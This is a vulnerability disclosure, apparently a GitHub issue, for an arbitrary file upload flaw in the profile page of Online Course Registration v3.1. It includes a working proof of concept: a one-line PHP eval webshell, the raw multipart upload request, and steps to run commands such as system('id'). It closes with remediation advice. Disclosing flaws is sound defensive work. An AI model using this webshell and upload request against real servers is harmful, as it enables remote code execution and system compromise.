New issue

Online Course Registration v3.1 - Arbitrary File Upload Vulnerability #12

Open


12T40910 opened on May 13, 2025 Owner

Online Course Registration v3.1 - Arbitrary File Upload Vulnerability in `/my-profile.php`

NAME OF AFFECTED PRODUCT(S)

- Online Course Registration v3.1

Vendor Homepage



AFFECTED AND/OR FIXED VERSION(S)

- Version 3.1

SUBMITTER

- 12T4

VULNERABLE FILE

- `/my-profile.php`

VERSION(S)

- v3.1

SOFTWARE LINK

(https://phpgurukul.com/?sdm_process_download=1&download_id=7515)

PROBLEM TYPE

Vulnerability Type

- **Arbitrary File Upload**

Root Cause

An arbitrary file upload vulnerability exists on the `/my-profile.php` page. The application does not effectively validate or filter files uploaded by users, allowing an attacker to upload executable PHP script files (such as `.php`, `.phtml`), leading to remote code execution.

Impact

An attacker can exploit this vulnerability to upload a malicious WebShell and execute arbitrary commands on the server by accessing this file. This could lead to complete system compromise, sensitive data leakage, service disruption, and other severe consequences.

DESCRIPTION

During a security audit of the "Online Course Registration" system, a significant arbitrary file upload vulnerability was discovered within the profile picture upload functionality on the `/my-profile.php` page. Due to insufficient validation of the uploaded files' extensions and content by the system, attackers can bypass restrictions to upload malicious PHP files and directly access them for execution.

This issue is rated as critical and should be addressed immediately to prevent potential security threats.

Authentication Required to Exploit This Vulnerability

(Based on your testing results — in this case, the user must be logged in as a student)

VULNERABILITY DETAILS AND POC

Vulnerable Parameter

Payload (WebShell Content)

```
<?php @eval($_POST['1']);?>
```

Raw HTTP Request Captured via Proxy (e.g., Burp Suite)

```
POST /onlinecourse/my-profile.php HTTP/1.1
Host: 127.0.0.1
Content-Length: 727
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: zh-CN,zh;q=0.9
Origin: http://127.0.0.1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryOkfphm28kZkjeT8i
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apr
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://127.0.0.1/onlinecourse/my-profile.php
Accept-Encoding: gzip, deflate, br
Cookie: PHPSESSID=an3crfh4a3rlh23c61fme3eqlm
Connection: keep-alive

------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="studentname"

Anuj kumar
------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="studentregno"

10806121
------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="Pincode"

822894
------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="cgpa"

7.10
------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="photo"; filename="muma.php"
Content-Type: application/octet-stream
```


```
<?php @eval($_POST['1']);?>
------WebKitFormBoundaryOkfphm28kZkjeT8i
Content-Disposition: form-data; name="submit"


------WebKitFormBoundaryOkfphm28kZkjeT8i--
```

Steps to Reproduce

1. Log into the system and navigate to the `/my-profile.php` page.
2. Modify the profile picture upload field using a proxy tool like Burp Suite to intercept the request.
3. Change the file extension to `.php` or another executable script type.
4. Insert malicious PHP code (such as a WebShell).
5. After successfully uploading, access the uploaded path via a browser (e.g., `/onlinecourse/studentphoto/muma.php`).
6. Execute arbitrary commands by sending a POST request with parameters such as `1=system('id');`.

Screenshots of Proof-of-Concept Testing



Note: Replace the above placeholder URLs with actual screenshots.

SUGGESTED REPAIR

1. **Implement a whitelist for allowed file types:**
   Only permit specific extensions (e.g., `.jpg`, `.png`, `.gif`) to be uploaded, avoiding blacklist approaches.

2. **Check MIME types and file signatures:**
   Verify both the file extension and its actual content to ensure it matches expected formats.

3. **Rename uploaded files:**
   Use randomly generated filenames to prevent attackers from guessing file paths.

4. **Set non-executable permissions on uploaded files:**
   Configure the server to disallow PHP script execution within upload directories.

5. **Store uploaded files outside of the web root directory:**
   Redirect access through links rather than exposing files directly on the web.

6. **Enable WAF or security rules:**
   Implement protections like ModSecurity to detect suspicious upload activities.

7. **Regularly conduct security tests and code reviews:**
   Proactively identify and address potential vulnerabilities to safeguard system integrity.

Metadata

Assignees

No one assigned

Labels

No labels

Projects

No projects

Milestone

No milestone

Relationships

None yet

Development

No branches or pull requests

Participants